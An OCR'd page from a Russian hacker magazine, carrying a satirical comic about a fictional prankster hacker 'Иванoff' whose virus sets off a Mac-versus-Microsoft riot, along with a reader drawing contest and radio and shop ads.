


Расследование ведет неподкупный репортер Сердей Добренко, именно он выясняет, что Филипп Киркоров – неудачный клон Аллы Пугачевой, но за скромное вознаграждение соглашается держать этот факт в тайне.

Я Митника видел !!!


И, разумеется, сам хакер Иванoff, наш простой, кайфовый хакер, склонный к мягким, незлобивым шуткам типа замены БД налоговой полиции на полное собрание сочинений педофила Пупыркина, переведенное на 83 малоизученных языка. Объявлен личным врагом всех дзайбацу, но в тайне вызывает симпатию многих служащих, пользующихся дежурной отмазкой "Я все сделал, но тут этот Иванoff вломился и все стер". В споре Иванoff использует неубиваемый аргумент: Я Митника видел !!!

Я Митника видел !!!


13 ФЕВРАЛЯ 2013 ГОДА. ПЯТНИЦА.13 ЧАСОВ. 13 МИНУТ.
НИЧТО НЕ ПРЕДВЕЩАЛО БЕДЫ. РАБОЧИЙ ДЕНЬ ДЗАЙБАЦУ ПРОХОДИЛ БУДНИЧНО. СОТРУДНИКИ УЖЕ ПЛАНИРОВАЛИ СВОЙ ВИКЭНД, КАК ВДРУГ....
ЧТО ЗА МЕСАГА СТРАННАЯ ТАКАЯ?
#PC FOREVER!# MAC MUST DIE!
СПРОСИЛ ЯППИ ДЖЕЙМС СОСЕДНЕГО ЯППИ ДЖОНА
ДА ХАКЕР ИВАНОFF НЕБОСЬ БАЛУЕТ, ТЫ ПРОСТО ТКНИ ЭНИКЕЙ...
УПС...
СОВЕТЧИК, БЛИИИИН! !!#@#@!!
СОТНИ МАКОВСКИХ МОНИТОРОВ С ТРУБКОЙ "LOXOTRON" СТАЛИ ВЗРЫВАТЬСЯ ПО ВСЕМУ ГОРОДУ ПОД ВОЗДЕЙСТВИЕМ НЕВЕДОМОГО ВИРУСА
БЕЙ ПИ-СИ, СПАСАЙ РОССИЮ!
ОТОМСТИМ УБЛЮДКАМ!
НА МИКРОСОФТ!!! УРААА!!!
РАССЕРЖЕННЫЕ ЯППИ НЕМЕДЛЕННО ПРОВЕЛИ СОБРАНИЕ И ПРИНЯЛИ РЕЗОЛЮЦИЮ ЯВНО НЕ В ПОЛЬЗУ МС.
МЫ ВЕДЕМ СВОЙ РЕПОРТАЖ ОТ ШТАБ-КВАРТИРЫ МС. ТОЛПЫ РАЗГНЕВАННЫХ МАК-ЮЗЕРОВ ШТУРМУЮТ ЗДАНИЕ. ОДНАКО ОХРАНА ДЗАЙБАЦУ ВЫГЛЯДИТ УВЕРЕННО. ПЕРЕДАЮ МИКРОФОН КАПИТАНУ СИМПСОНУ.
СИТУАЦИЯ ПОД КОНТРОЛЕМ. ПУСТЬ ТОЛЬКО СУНУТСЯ! МЫ УДЕЛАЕМ "МАКароников" ОДНОЙ ЛЕВОЙ!
СМЕРТЬ КРОКОИДОЛАМ!
КАКАЯ ИРОНИЯ СУДЬБЫ... СЛОВА СИМСОНА ПРО ОДНУ ЛЕВУЮ РУКУ ОКАЗАЛИСЬ ПРОРОЧЕСКИМИ. ПРАВДА, ОН ЛИШИЛСЯ ЕЩЕ И НОГИ, НУ ДА ЛАДНО, НЕ БУДЕМ К НЕМУ ПРИДИРАТЬСЯ. 50%ное ПОПАДАНИЕ - УЖЕ НЕПЛОХО.
А ТЕПЕРЬ ДЕЙСТВИТЕЛЬНО ПЛОХИЕ НОВОСТИ. ДЗАЙБАЦУ МИКРОСОФТ СООБЩАЕТ, ЧТО ВО ВРЕМЯ БОЕВ ИЗ ЕЕ ШТАБ-КВАРТИРЫ БЫЛА ПОХИЩЕНА ГОЛОВА БГ В АВТОНОМНОМ БЛОКЕ ЖИЗНЕОБЕСПЕЧЕНИЯ, ОДНАКО В СПЕШКЕ ПОХИТИТЕЛЬ ЗАБЫЛ СПЕЦТЕРМИНАЛ, ПОСРЕДСТВОМ КОТОРОГО ГОЛОВА СЛИВАЛА МЫСЛИ НА ВНЕШНИЕ УСТРОЙСТВА. ЕСЛИ ГОЛОВА НЕ БУДЕТ НАЙДЕНА В ТЕЧЕНИИ 48 ЧАСОВ, ЗАЯВИЛА МИКРОСОФТ, ТО ОНА (ГОЛОВА) ВЗОРВЕТСЯ ОТ ПЕРЕИЗБЫТКА МЫСЛЕЙ, А ОНА - (МИКРОСОФТ) В НАКАЗАНИЕ ОТДАСТ КОМАНДУ, КОТОРАЯ ВЫЗОВЕТ ВСЕОБЩЕЕ ПАДЕНИЕ WINDOWS 2013 И ОТКЛЮЧИТ ВСЕМИРНУЮ ВИРТУАЛЬНУЮ МАТРИЦУ. ПО ДЕЛУ УКРАДЕННОЙ ГОЛОВЫ РАЗЫСКИВАЕТСЯ ХАКЕР ИВАНОFF, ПОЛ, ВОЗРАСТ И ПРИМЕТЫ КОТОРОГО НЕИЗВЕСТНЫ.
TO BE CONTINUED
TO BE CONTINUED

WANTED

КОНКУРС!!!






Х объявляет ультра конкурс! Нарисуй, каким ты видишь хакера и возможно именно ты получишь хакерскую супер-футболку, а также работу в нашем журнале.

Картинки высылай обычной почтой или по e-mail на адрес журнала с пометкой **“Конкурс Х”.**

Адрес: 101000, Москва, Главпочтамп, а/я 652, Хакер
E-mail: xakep@xakep.ru


MAXIMUM
ЕСЛИ DEPECHE MODE, ТО
MAXIMUM
Москва: 103,7 FM 66,8 УКВ (095) 755 77 55, 956 32 79
Санкт-Петербург: 102,8 FM 73,8 УКВ (812) 275 58 65, 327 30 75
www. maximum.ru.



CAMELOT
ОСТАВЬ СВОЙ СЛЕД
Товар сертифицирован
CAMELOT®
DESIGNED IN ENGLAND
Центр, ул. Никольская, д. 11/13, стр. 3, 298 3895
ВВЦ, пав. "Москва", 2-й этаж, 974 7779